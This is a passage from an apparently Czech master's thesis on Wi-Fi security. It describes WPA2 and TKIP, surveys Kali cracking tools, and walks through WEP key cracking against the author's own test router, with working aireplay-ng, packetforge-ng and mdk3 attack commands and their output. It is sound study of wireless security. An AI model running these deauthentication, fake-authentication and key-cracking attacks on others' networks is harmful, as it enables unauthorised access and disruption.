
Šifrovací mechanismus TKIP zajišťuje vylepšení bezpečnosti šifrování dat na bezdrátových sítích, snaží se odstranit nedostatky WEP protokolu. Zlepšení bezpečnosti je zajištěně těmito mechanismy:[11, 12, 13, 17]

- nová správa a distribuce klíčů
- MIC - vylepšení funkce integrity dat, je zde implementovaný algoritmus MICHAEL, který spočítá kontrolní součet MIC a je umístěn mezi datovou část rámce a hodnotu IVC. Tento mechanismus má zabránit útokům "man-in-the-middle". MICHAEL pracuje na principu jednosměrné hašovací funkce, která využívá při výpočtu obyčejný XOR operátor a bitové posuny.
- Nový způsob generování IV - používá sekvenční metodu TSC, jejíž hodnota se zvyšuje s každým poslaným rámcem, hodnota TSC se na přijímací straně porovná a v případě rozdílu, se rámce zahazují.
- Funkce míchání klíčů - pro každý nový paket je zajištěn nový klíč pomocí míchání klíčů. Míchání klíčů probíhá z důvodu náročnosti výpočtu, ve dvou fázích. Do první

fáze vstupuje MAC adresa vysílače, šifrovací klíč a část IV. Výstup z první fáze se nemusí vypočítávat pořád dokola, jedinečnost zajišťuje až druhá fáze, kdy se výstup z první fáze přetransformovává na PPK, který se počítá pro každý paket zvlášť.

2.4.6 WPA2

WPA2 byl schválen v roce 2004 a poskytuje novou architekturu s novým bezpečnostním opatřením. Vylepšuje všechny autentizační a šifrovací mechanismy. V roce 2006 byl WPA nahrazen WPA2, největší změnou je aplikace symetrické šifry AES, která nahrazuje proudovou šifru RC4 užívanou v WEP a WPA, dále obsahuje nový protokol pro správu klíčů CCMP. Stejně jako u WPA se používá dvou způsobů autentizace, buďto pomocí EAP nebo PKS.



Obrázek 2.7: Možnosti zabezpečení v sítích

Metoda	Ověření identity	Síla šifry	Použ. pro malé sítě	podnikové sítě
WEP	žádné	slabší (RC4)	relativně slabé	nedostatečné
WPA(PSK)	slabší	dobrá(TKIP-RC4)	velmi dobré	slabé
WPA2(PSK)	slabší	výborná(AES-CCMP)	velmi dobré	slabé
WPA(plná)	dobré(IEEE 802.1x)	dobrá(TKIP-RC4)	velmi dobré	dobré
WPA(plná)	dobré(IEEE 802.1x)	výborná(AES-CCMP)	výborné	velmi dobré

Tabulka 2.1: Srovnání protokolů WEP, WPA, WPA2

3 Nástroje pro penetraci Wi-Fi sítí

3.1 Kali

Kali linux (dříve známý jako BackTrack) je linuxová distribuce založená na Debianu. Obsahuje spoustu penetračních nástrojů včetně těch, které se používají pro testování Wi-Fi sítí. V mojí diplomové práci jsem použil verzi poslední verzi 1.1.0. Tato verze obsahuje kernel 3.18, vylepšení pro ovladače bezdrátových zařízení, podpora pro HW Nvidia Optimus a další. V následujících kapitolách budou popsány některé z nástrojů tohoto systému.

3.2 Aircrack-ng

Aircrack-ng je softwarový balík nástrojů pro testování WiFi sítí. Přehled a význam jednotlivých nástrojů je uveden v tabulce 3.1.

3.2.1 aircrack-ng

Aircrack-ng dokáže obnovit WEP klíč z dostatečného množství zachycených dat pomocí nástroje airdump-ng. Tuto obnovu lze provést 2 způsoby. První metoda je PTW přístup, kde autoři využili metody *ARP injecting* s upraveným Kleinovým útokem a výsledkem je prolomení 104 bitového šifrování za necelých 60 sekund. Hlavní výhodou PTW je, že nepožaduje velké množství paketů. Druhou metodou je FMS/KoreK, která zahrnuje statistické metody FMS a Korek útoky spojené s útoky hrubou silou. Výše uvedené možnosti nelze použít pro prolomení šifrování WPA/WPA2 s před-sdíleným klíčem. Jediný způsob jak prolomit před-sdílený klíč je slovníkový útok, který je součástí Aircrack-ng. WPA používá tzv. four-way handshake, který lze zachytit pomocí nástroje airdump-ng. Aircrack pak následně porovná zachycený four-way handshake se slovníkem a v případě, shody byl klíč identifikován.

Použití:

```
aircrack-ng [volba] <pcap soubor>
```

Detailní popis veškerých přepínačů je dostupný v dokumentaci [23] nebo v manuálu *aircrack-ng –help*.

3.2.2 airodump-ng

Nástroj airodump-ng slouží k zachytávání paketů (802.11 rámců), dále je také vhodný pro sběr inicializačních vektorů WEP protokolu, které jsou podkladem pro použití aircrack-ng. Uplatnění lze také nalézt s GPS přijímači, v případě, že je přijímač připojen k počítači, je airodump-ng schopen evidovat souřadnice nalezených přístupových bodů. Nedílnou součástí je funkce generování souborů, které obsahují parametry všech přístupových bodů a účastníků, které jsou v dosahu.

Nástroj		Popis
airbase-ng	-	Víceúčelový nástroj zaměřený na útoky na klienty.
aircrack-ng	-	Nástroj pro prolamování klíčů WEP, WPA a WPA2 algoritmů.
airdecap-ng	-	Nástroj pro dešifrování zachycených souborů WEP, WPA a WPA2 se známým klíčem.
airdecloak-ng	-	Odstraňuje WEP maskování z pcap souborů.
airdrop-ng	-	Nástroj sloužící pro bezdrátové rušení ověření.
aireplay	-	Injektování a znovu-posílání bezdrátových rámců.
airgraph-ng	-	Nástroj pro vytváření grafů klienta vyjadřující vztahy mezi AP.
airmon-ng	-	Pomocí airmon se vypíná a zapíná monitorovací mód bezdrátové karty.
airodump-ng	-	Nástroj pro zachytávání surových dat na kanálu 802.11.
airolib-ng	-	Ukládá a spravuje ESSID a hesla, počítá Pairwise Master Keys (PMK)a jejich použití při prolamování WPA/WPA2.
airserv-ng	-	Nástroj užívaný pro přístup k síťovému rozhraní z ostatních počítačů.
airtun-ng	-	Vytváření virtuálních tunelů zařízení.
packetforce-ng	-	Nástroj pro vytváření různých typů šifrovaných paketů, které se potom používají pro injektování.
Aircrack nástroje, které jsou ve fázi testování.		
easside-ng	-	Nástroj, který umožňuje komunikaci s přístupovým bodem WEP šifrování bez znalosti klíče.
tkiptun-ng	-	Implementuje WPA/TKIP útok.
wesside-ng	-	Nástroj, který zahrnuje řadu principů pro obnovu WEP klíče během několika minut.

Tabulka 3.1: Přehled nástrojů v Aricrack balíku [23]

Použití:

```
airodump-ng <volba> <rozhraní>[,<rozhraní>,...]

airodump-ng --channel 5,11 vlan0
```

První řádek značí obecnou syntaxi příkazu airodump-ng a druhý řádek uvádí příklad, kdy nástroj zachytává pakety na kanále s číslem 5 a 11 přes rozhraní vlan0.

3.2.3 aireplay-ng

Aireplay-ng slouží pro injektování rámců. Základní funkce je vytváření umělého provozu pro pozdější aplikaci aircrack-ng za účelem lámání klíče WEP, WPA. Nástroj obsahuje několik užitečných metod např. deautentifikace za účelem získání dat WPA handshaku,

falešné autentizace, možnost interaktivního procházení paketů, ARP injekce. S pomocí nástroje packetforge-ng je možné vytvořit libovolný rámec.

Použití

```
aireplay-ng [volba] <pcap soubor>
```

Možnost využití několika útoků:

- útok 0: Deautentikikace
- útok 1: Falešná autentizace
- útok 2: Interaktivní znovu-posílání paketů
- útok 3: ARP dotazy
- útok 4: Korek chopchop, prolomení WEP bez znalosti klíče
- útok 5: Fragmentační útok
- útok 6: Cafe Latte útok - umožňuje získání WEP klíče od klienta
- útok 7: Hirte útok - rozšiřuje možnosti útoku Cafe Latte
- útok 9: Test injekce

Kromě útoku falešné autentizace a deautentifikace existuje řada filtrů, které lze použít pro jednotlivé útoky. Nejčastěji používaná možnost je *-b bssid*, která umožňuje vybírat konkrétní přístupový bod. Seznam možných filtrů:

-b bssid	:	MAC adresa přístupového bodu
-d dmac	:	MAC adresa cíle
-s smac	:	MAC adresa zdroje
-m len	:	minimální délka paketu
-n len	:	maximální délka paketu
-u type	:	kontrola rámce, typ pole
-v subt	:	kontrola rámce, podtyp pole
-t tods	:	To DS bit
-f fromds	:	From DS bit (To DS a From DS bity slouží k posuzování zbytku obsahu paketu [25])
-w iswep	:	kontrola rámce, WEP bit

Při znovu-posílání (injektování) paketů nabízí nástroj airreplay-ng několik možností. Jednotlivé volby závisí na použitém útoku. Výpis replay možností je uveden v tabulce 3.2.

-x nbpps	:	počet paketů za sekundu
-p fctrl	:	nastavení kontroly rámce (hex)
-a bssid	:	nastavení MAC adresy přístupového bodu
-c dmac	:	nastavení cílové MAC adresy
-h smac	:	nastavení zdrojové MAC adresy
-e essid	:	nastavuje SSID cílového AP, tato možnost se používá při útocích falešné autentizace a injekční test, lze ji aplikovat pouze když není SSID skryté
-j	:	aireplay útok, injektuje From DS pakety
-g value	:	změna vyrovnávací paměti (defaultně je nastaveno 8)
-k IP	:	nastavení cílové IP adresy ve fragmentech
-l IP	:	nastavení zdrojové IP adresy ve fragmentech
-o npckts	:	počet paketů na burst
-q sec	:	počet sekund mezi obnovovacím dotazem keep-alives

Tabulka 3.2: Seznam replay možností

K provedení útoku je potřeba zajistit zdroj paketů. Prakticky lze získat pakety dvěma způsoby, první je zachytávání dat přímo z daného rozhraní pomocí příkazu *iface*, druhá možnost je použití externího .pcap souboru pomocí příkazu *-r file*.

3.2.4 airmon-ng

Tento nástroj se používá pro přepínání mezi řídícím a monitorovacím modem rozhraní. Příkaz *airmon-ng* použitý bez parametru vypíše stav rozhraní.

Syntaxe

```
airmon-ng <start|stop> <rozhraní> [kanál]
```

nebo

```
airmon-ng <check|check kill>
```

kde *check* a *check kill* vyhledává a eliminuje procesy, které ruší nástroj aircrack-ng.

Typické příklady použití

Zapnutí monitorovacího režimu na rozhraní vlan0:

```
airmon-ng start vlan0
```

Vypnutí monitorovacího režimu:

```
airmon-ng stop vlan0
```

Zapnutí monitorovacího režimu na kanálu 8:

```
airmon-ng start vlan0 8
```

3.2.5 packetforge-ng

Účelem tohoto nástroje je vytvářet pakety různých typů, které jsou potom použity pro injektování. Lze vytvořit několik typů např. ARP dotazy, ICMP, UDP nebo vlastní pakety. Pro zajištění šifrování vytvořených paketů, je potřeba použít PRGA soubor. Ten je lze získat pomocí aireplay-ng chopchop nebo fragmentačního útoku.

Syntaxe

```
packetforge-ng <mód> <volby>
```

Dostupné mody jsou arp, udp, icmp, nulový nebo prázdný paket. Příklad použití:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k
192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor
-w arp-request
```

kde

- -0 značí, že se má generovat paket s ARP požadavkem
- -a 00:14:6C:7E:40:80 je MAC adresa přístupového bodu
- -h 00:0F:B5:AB:CB:9D je zdrojová MAC adresa
- -k 192.168.1.100 je cílová IP adresa, "Kdo má tuto adresu?"
- -l 192.168.1.1 zdrojová IP adresa, "Řekni to této adrese."
- -y fragment-0124-161129.xor je soubor PRGA (určuje šifrování)
- -w arp-packet, určuje pcap soubor do kterého se paket zapíše

3.3 Cowpatty

Nástroj Cowpatty implementuje offline slovníkový útok proti PSK autentizaci, která se používá u WPA/WPA2. Na rozdíl od WEP, není zde potřeba zachycení velkého množství dat, ale pouze jeden kompletní *four-way EAPOL handshake* a spolu se slovníkem WPA-PSK hesel může být útok úspěšný.

Syntaxe použití

```
cowpatty [volba]
```

Možnosti voleb jsou uvedeny v tabulce 3.3

-f	slovníkový soubor
-d	hash soubor
-r	zachytávání paketů do souboru
-s	SSID sítě
-c	kontrola, zda jsou zachycené *4-way* rámce správně
-h	zobrazení nápovědy o nástroji cowpatty
-v	vypíše podrobnější informace
-V	vypíše verzi programu

Tabulka 3.3: Tabulka možností nástroje Cowpatty

3.4 Pyrit

Pyrit umožňuje vytváření masivních databází, využívá výpočetního výkonu platforem ATI-stream, Nvidia CUDA a OpenCL pro útoky na bezpečnostní protokoly WPA/WPA2-PSK. V mojí diplomové práci jsem použil grafické karty od společnosti Nvidia. Parametry grafických karet jsou uvedeny v tabulce 3.4.

Obecná syntaxe:

```
pyrit [volba] příkaz
```

volba závisí na zvoleném příkazu, které jsou popsány níže:[28]

- **analyze** - provádí analýzu zachycených paketů v souboru (jsou podporovány formáty *.pcap a gzip-komprimovaný), vypíše seznam přístupových bodů, připojených stanic a ze zachycených dat identifikuje *EAPOl-handshakes*, které se dělí podle kvality jejich zachycení na 3 části:
  - **Good** - handshake obsahující výzvu přístupového bodu, odpověď stanice a potvrzení AP,
  - **Workable** - obsahuje odpověď stanice, potvrzení příwstupového bodu, ale výzva AP chybí,
  - **Bad** - handshake obsahující výzvu AP, odpověď stanice, ale potvrzení zachyceno nebylo.
- **attack_batch** - útok pomocí PMK klíčů a hesel uložených v databázi, možnosti *-b* a *-e* slouží ke specifikaci přístupového bodu při útoku, volba *-o* určuje soubor (databázi) obsahující hesla.
- **attack_cowpatty** - útok pomocí PMK klíčů načtených z cowpatty souboru.
- **attack_db** - útok pomocí PMK klíčů načtených z databáze.
- **attack_passthrough** - útok provedený pomocí hesel načtených ze souboru.
- **batch** - dávkové zpracování databáze, všechna hesla se překládají na PMK klíče a ukládají do vlastní databáze

- **benchmark** - určení dostupného výpočetního výkonu
- **check_db** - tato funkce rozbalí databázi a překontroluje ji od referenčních chyb nebo poškození dat
- **create_essid** - přidá do databáze ESSID, na výběr je buď jedno pomocí volby *-e* nebo více ESSID třeba ze souboru pomocí volby *-i*, příklad použití:

```
pyrit -e WIFINET create_essid
```

- **delete_essid** - smaže všechny záznamy z databáze pod daným ESSID
- **eval** - funkce vrátí počet všech dostupných hesel
- **export_passwords** - zapíše všechna dostupná hesla z databáze do nového souboru
- **export_cowpatty** - vyexportuje všechny současné výsledky pro dané ESSID do nového souboru, příklad:

```
pyrit -o WIFINET.cow -e WIFINET export_cowpatty
```

- **export_hashdb** - vyexportuje výsledky z airolib databáze
- **import_passwords** - importuje hesla ze souboru do databáze, na každý řádek uloží jedno heslo, nevhodná hesla se ignorují
- **import_unique_passwords** - importuje hesla s tím rozdílem, že nekontroluje duplicitu
- **list_cores** - zobrazí seznam všech HW modulů, které Pyrit aktuálně používá
- **list_essids** - vypisuje seznam všech ESSID uložených v databázi
- **passthrough** - výpočet PMK klíčů a následné uložení do souboru v cowpatty formátu
- **relay** - umožňuje přebnos dat na externí servery přes XML-RPC
- **selftest** - testování HW modulů a detekce negativních síťových klientů
- **serve** - sdílení výpočetních prostředků pro další klienty využívající pyrit aplikaci
- **strip** - analýza a filtrace zachycených paketů, slouží k získání potřebných EAPOL-handshake
- **striLive** - liší se od *strip* tím, že pracuje s libovolným formátem souboru, který se podobá pcap-formátu
- **verify** - náhodně vybere 10% výsledků za databáze a přepočítává jejich hodnotu, tato funkce slouží jako ochrana proti špatnému HW a síťových klientů

Možnosti volby:

- *-b*: filtrace pomocí MAC adresy přístupového bodu
- *-e*: filtrace pomocí SSID
- *-h*: vypíše help pro konkrétní příkaz
- *-i*: název vstupního souboru
- *-o*: název výstupního souboru
- *-r*: soubor se zachycenými daty
- *-u*: adresa úložiště

3.5 mdk3

Nástroj mdk3 slouží k testování slabin IEEE 802.11 technologie. Obecná syntaxe příkazu je následující:

```
mdk3 <interface> <mod> <volby>
```

Aktuálně dostupné módy:

- *b* - vyšle rámec o existenci falešného AP, na který se mohou klienti připojit
- *a* - vysílá autentizační rámce na všechny dostupné AP
- *p* - slouží pro základní skenování v síti
- *d* - pomocí tohoto modu se provádí deauth útok, odpojí všechny klienty z daného AP
- *m* - útok na šifrovací mechanismus TKIP, přerušení provozu
- *x* - testování 802.1x
- *w* - využití při obelhání detekční a prevenčních systémů
- *f* - pomocí seznamu MAC adres známých klientů dynamicky připojuje k danému AP

Pro detailní popis každého módu lze pomocí příkazu *mdk3 —help < mód>* vypsat v terminálu. Vypsání kompletního manuálu lze provést pomocí příkazu: *mdk3 —fullhelp*.[30]

3.6 Nástroje sloužící pro generování hesel

3.6.1 pwgen

Program *pwgen* slouží pro generování vyslovitelných hesel (hesla lidmi snadno zapamatovatelná). Lze ho použít interaktivně nebo pomocí skriptů. Nabízí spoustu parametrů, podle kterých generuje hesla. Základní syntaxe příkazu je:

```
pwgen[volba][délka_hesla][počet_hesel]
```

Možnosti volby:

- **-0** : nebude při generování hesla používat čísla
- **-1** : vypíše každé heslo na jiný řádek
- **-A** : hesla nebudou obsahovat malá a velká písmena
- **-a** : zajišťuje zpětnou kompatibilitu
- **-B** : zamezí přítomnosti znaků, které se mohou při čtení splést, př „0“ a „O“
- **-c** : heslo bude obsahovat alespoň jedno velké písmeno (výchozí nastavení)
- **-C** : výpis hesel do sloupců (výchozí nastavení)
- **-N** : generování číselných hesel
- **-n** : heslo bude obsahovat alespoň jedno číslo
- **-H** : heslo bude vytvořeno ze souboru obsahující hash a daného řetězce (=/cesta/k/-souboru[řetězec])
- **-h** : vypíše nápovědu k programu
- **-s** : generování velmi těžko zapamatovatelných hesel (náhodné řazení znaků)
- **-v** : generování hesel neobsahující samohlásky nebo čísla, která by mohla být zaměněna za samohlásky
- **-y** : v heslu bude zahrnut alespoň jeden speciální znak

3.6.2 crunch

Nástroj crunch generuje řetězce znaků z definované znakové sady. Základní syntaxe je:

```
crunch <minimalni_delka> <maximalni_delka> [<znakova_sada>] [volby]
```

Potřebné vstupní informace jsou minimální a maximální délka hesla a znaková sada, ze které se mají hesla generovat. Dále je možnost volby několika parametrů, detailní přehled lze nalézt v manuálu zadáním příkazu *man crunch*. V následující části budou uvedeny příklady generování. Tímto příkazem se vygenerují hesla o délce 8 znaků a bude použita znaková sada malých písmen v abecedě. Výsledek se zapíše do souboru *password.txt*

```
crunch 8 8 abcdefghijklmnopqrstuvwxyz –o password.txt
```

Vygeneruje slova o délce 8 znaků obsahující malou a velkou abecedu, čísla a speciální znaky. Výsledek uloží do souboru *password.txt*

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o password.txt
```

Následující příkaz spustí generování slov ze zmíněné znakové sady, přičemž pevná část slov bude „wifi“ a první řetězec bude „123wifi4“.

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o password.txt

-t @@@wifi@ -s 123wifi4
```

Příklad generování je na obrázku 3.1. Nutno poznamenat, že výsledný soubor při generování může dosahovat obrovských kapacit (záleží na vstupních parametrech), proto je nejlepší předávat výstup z nástroje crunch na vstup aplikace pro dešifrování hesel.

```
root@kali:~# crunch 8 8 sdgdhaaa312231 -o password.txt
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```


Obrázek 3.1: Příklad generování pomocí nástroje crunch

3.7 CUDA

Cuda je paralelní výpočetní platforma a programovací model vyvinutý společností Nvidia. Umožňuje obrovské zvýšení výpočetního výkonu s využitím grafického procesoru (GPU). GPU se skládá z mnoha multiprocesorů (streamů), které jsou dále rozděleny na procesory. Již dříve zmíněné navýšení výpočetního výkonu je dosaženo tak, že technologie CUDA rozdělí složitější úlohy na jednoduší a ty následně vyřeší jednotlivé procesory. Jednotlivé procesory pracují paralelně nezávisle na sobě, což přináší obrovskou úsporu času. Grafické karty Nvidia obsahují tisíce těchto streamů. CUDA má široké spektrum využití a mezi ně patří i penetrační testy v bezdrátových sítích, tedy dešifrování klíčů. Na obrázku 3.2 lze vidět porovnání obou výpočetních jednotek. V tabulce 3.4 je porovnání procesoru a grafické karty, které byly použity pro vypracování mojí práce. [18, 19, 20]

Příklady použití technologie CUDA:[20, 22]

- zdravotnictví - např. simulace proudění krve,
- analýza proudění vzduchu,
- zpracování grafických úloh pomocí různých filtrů,
- design a výroba, vědy o živé přírodě a genomika,
- finanční sektor.



Obrázek 3.2: Porovnání výpočetních jednotek procesoru a grafické karty [21]

	Nvidia GeForce 590	Intel i7-4770k
Počet tranzistorů	$3 * 10^{12}$	$1.4 * 10^{12}$
Frekvence	1,7 GHz	3,9 GHz
Počet vláken	1024	8
Výkon	6 Tflops	177 Gflops
Propustnost	327,7 Gbit/s	25,6Gbit/s
RAM	3 GB	32 GB
TDP	365 W	84 W

Tabulka 3.4: Porovnání CPU vs. GPU [18, 19, 20]

3.8 Shrnutí

Operační systém Kali obsahuje nástroje pro penetraci Wi-Fi sítí. Výčet popsaných nástrojů:

- Aircrack-ng - balík nástrojů realizující různé druhy útoků, například dešifrování klíčů, injektování paketů, rušení ověřování, konfigurace bezdrátové karty, monitorování a zachytávání provozu, tvorba paketů:
  - aircrack-ng -
  - airodump-ng
  - aireplay-ng
  - packetforge-ng
- Cowpatty - dominantní funkcí tohoto nástroje je dešifrování klíčů WPA/WPA2
- mdk3 - umožňuje vytvářet představu o falešném AP, vysílat autentizační rámce, skenovat síť, útoky na TKIP, obelhávat detekční systémy, v této práci bude použit pro aplikaci deauth útoku
- pyrit - nejlépe propracovaný nástroj pro útoky na Wi-Fi sítě podporující CUDA technologii, nabízí možnost 4 druhů útoků

- crunch, pwgen - nástroje sloužící pro generování řetězců které jsou využity pro dešifrování klíčů


Kromě nástroje packetforce-ng budou výše vyjmenované nástroje použity pro praktické testování. Pyrit, cowpatty, aircrack-ng budou použity pro slovníkové útoky, útoky rainbow tables a útoky hrubou silou. Crunch bude použit jako zdroj řetězců při útocích hrubou silou. Pomocí pwgen budou vygenerovány slovníky a spolu se slovníkem staženým z internetu poslouží při dešifrování hesel. Posledním testovacím nástrojem bude aircrack-ng-cuda, tato aplikace není součásti OS Kali, lze ji nainstalovat z externích zdrojů viz [37].

4 Praktické testování robustnosti WEP a WPA/WPA2

Pro praktické testování jsem použil bezdrátový USB adaptér TL-WN321G, dokumentace a ovladače jsou dostupné na stránkách výrobce [29]. Přístupový bod použitý pro testovací účely je TP-LINK N600 Wireless Dual Band Router model: TL-WDR3500. Specifikace testovacího počítače je uvedena v tabulce 4.1.

Procesor	**Intel Core i7 4770K CPU 3.5GHz 8 jader**
RAM	Kingston HyperX Predator 2x 4GiB DDR3 1600 MHz
Základní deska	gigabyte z87x-ud4h
Zdroj	enermax platimax epm1000ewt
Case	Fractal Design Define R3 Titanium Grey
Mechanika	HL-DT-ST DVDRAM GH24NSB0
SSD disk	Samsung SSD 840 128GB
HDD disky	WDC WD20EFRX-68E 2TB 2x
Grafiky	**NVidia GeForce GTX 590 2x**

Tabulka 4.1: Technická specifikace počítače používaného pro testování



Obrázek 4.1: Zvolená testovací sít

Pro zahájení útoků je potřeba přepnout adaptér do monitorovacího režimu viz 3.2.4. Na obrázku 4.2 je zobrazeno povolení monitorovacího módu. Umožňuje počítači s bezdrátovou kartou sledovat síťový provoz v jejím dosahu. Jedná se o pasivní techniku pro skenování. Wi-Fi adaptér nepotřebuje mít přidělenou žádnou IP adresu, ani nemusí být asociován s přístupovým bodem.

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2743    NetworkManager
2849    wpa_supplicant
2906    dhclient


Interface       Chipset         Driver

wlan0           Ralink 2573 USB rt73usb - [phy2]
                                (monitor mode enabled on mon0)
```

Obrázek 4.2: Zapnutí monitorovacího režimu

Nástroj airmon-ng detekoval několik procesů, které je potřeba ukončit, protože by bránili v činnosti dalším programům (airodump-ng, aireplay-ng a airtun-ng). Tyto procesy lze ukončit dvěma způsoby, buď pomocí klasického příkazu ze systému Linux:

```
kill -9 <PID>
```

nebo mnohem sofistikovanější metodou pomocí airmon-ng:

```
airmon-ng check kill
```

Tento příkaz ukončí všechny procesy bránící v práci nástrojům v balíku aircrack-ng.

Pro obecné skenování sítě si používá nástroj airodump-ng, pomocí něhož lze zjistit MAC adresy přístupových bodů, kanály, vysílací výkony, počet přenesených dat, způsob autentizace a šifrování, ESSID a další viz obrázek 4.3. V první části jsou vypsány všechny dostupné přístupové body a v druhé části jsou vypsány přístupové body a k ním asociované stanice.

4.1 Prolomení klíče WEP 64/128

Obecně, ke zjištění klíče, stačí pouze nasbírat dostatečný počet rámců obsahujících IV. Abychom je mohli zachytit, je potřeba provést následující kroky:

- Spustit zachytávání rámců například pomocí tcpdump, wireshark nebo airodump-ng
- asociace útočníka k přístupovému bodu
- vygenerování provozu
- odpojení klienta

```
CH  5 ][ Elapsed: 1 min ][ 2015-04-03 00:13 ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EA:DE:27:5F:54:0B  -35       56        2    0  11  54e. WPA  CCMP   PSK  hackw
E8:DE:27:5F:54:0B  -35       63        0    0  11  54e. WPA2 CCMP   PSK  OpenW
C8:3A:35:18:86:40  -39       55        0    0   1  54e  WPA2 CCMP   PSK  <leng

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   D0:DF:9A:C7:0B:C5  -63    0 - 1      0        1
(not associated)   34:23:87:9A:EA:97  -71    0 - 1      0        1
(not associated)   D0:DF:9A:E1:E7:51  -71    0 - 1      0        1
(not associated)   AC:7B:A1:45:D0:A8  -73    0 - 1      0        1
(not associated)   20:A9:9B:A8:69:50  -65    0 - 1      0        1
EA:DE:27:5F:54:0B  00:1F:3C:25:E2:13  -31   48e- 1e     0        4
```

Obrázek 4.3: Skenování bezdrátové sítě

4.1.1 Injekce paketů

Injekce paketů slouží k vygenerování provozu a následné odchycení stejných inicializačních vektorů k prolomení WEP klíče. Monitorovací mód byl zapnut na virtuální rozhraní *mon0*. K otestování funkčnosti injekce slouží následující příkaz:

```
aireplay-ng -9 mon0
```

Výsledek testu je na obrázku 4.4, injektování paketů je funkční.

```
root@kali:~# aireplay-ng -9 mon0
23:23:54  Trying broadcast probe requests...
23:23:56  No Answer...
23:23:56  Found 1 AP

23:23:56  Trying directed probe requests...
23:23:56  EA:DE:27:5F:54:0B - channel: 11 - 'hackwifi'
23:23:59  Ping (min/avg/max): 1.494ms/27.458ms/100.411ms Power: -14.06
23:23:59  17/30:  56%

23:23:59  Injection is working!
```

Obrázek 4.4: Výsledek testu injektování paketů

4.1.2 Falešná autentizace - asociace

V případě otevřeného systému lze jednoduše požádat o falešnou asociaci a přístupový bod ji umožní.

```
aireplay-ng -1 0 -e <essid> -a <bssid> -h <smac>
```

```
root@kali:~# aireplay-ng -1 0 -e hackwifi -a EA:DE:27:5F:54:0B -h 94:0C:6D:8E:4B
:62 mon0
22:50:03  Waiting for beacon frame (BSSID: EA:DE:27:5F:54:0B) on channel 11

22:50:03  Sending Authentication Request (Open System) [ACK]
22:50:03  Authentication successful
22:50:03  Sending Association Request [ACK]
22:50:03  Association successful :-) (AID: 1)
```

Obrázek 4.5: Příklad úspěšné asociace u otevřeného systému

```
<replay interface>
```

Asociace pomocí sdíleného klíče (Share key) předpokládá použití PRGA xor souboru, který lze vytvořit pomocí aireplay-ng chopchop nebo fragmentačního útoku. Fragmentační útok zachytí potřebný keystream, který je potom použit k falešné asociaci.

```
aireplay-ng -1 0 -e <essid> -y *.xor -a <bssid> -h <smac>

<replay interface>
```

```
root@kali:~# aireplay-ng -1 0 -e hackWEP -y sharedkey-02-EE-DE-27-5F-54-0B.xor -a EE:DE:27:5F:
54:0B -h 00:1F:3C:25:E2:13 mon0
The interface MAC (94:0C:6D:8E:4B:62) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:1F:3C:25:E2:13
02:11:20  Waiting for beacon frame (BSSID: EE:DE:27:5F:54:0B) on channel 10
02:11:30  Sending Authentication Request (Shared Key) [ACK]
02:11:30  Authentication 1/2 successful
02:11:30  Sending encrypted challenge. [ACK]
02:11:30  Authentication 2/2 successful
02:11:30  Sending Association Request [ACK]
02:11:30  Association successful :-) (AID: 1)
```

Obrázek 4.6: Asociace při použití sdíleného klíče

Některé důvody, proč může být asociace neúspěšná:

- přístupový bod má aktivovaný filtr MAC adres
- v příkazu je zadaná špatná MAC adresa AP
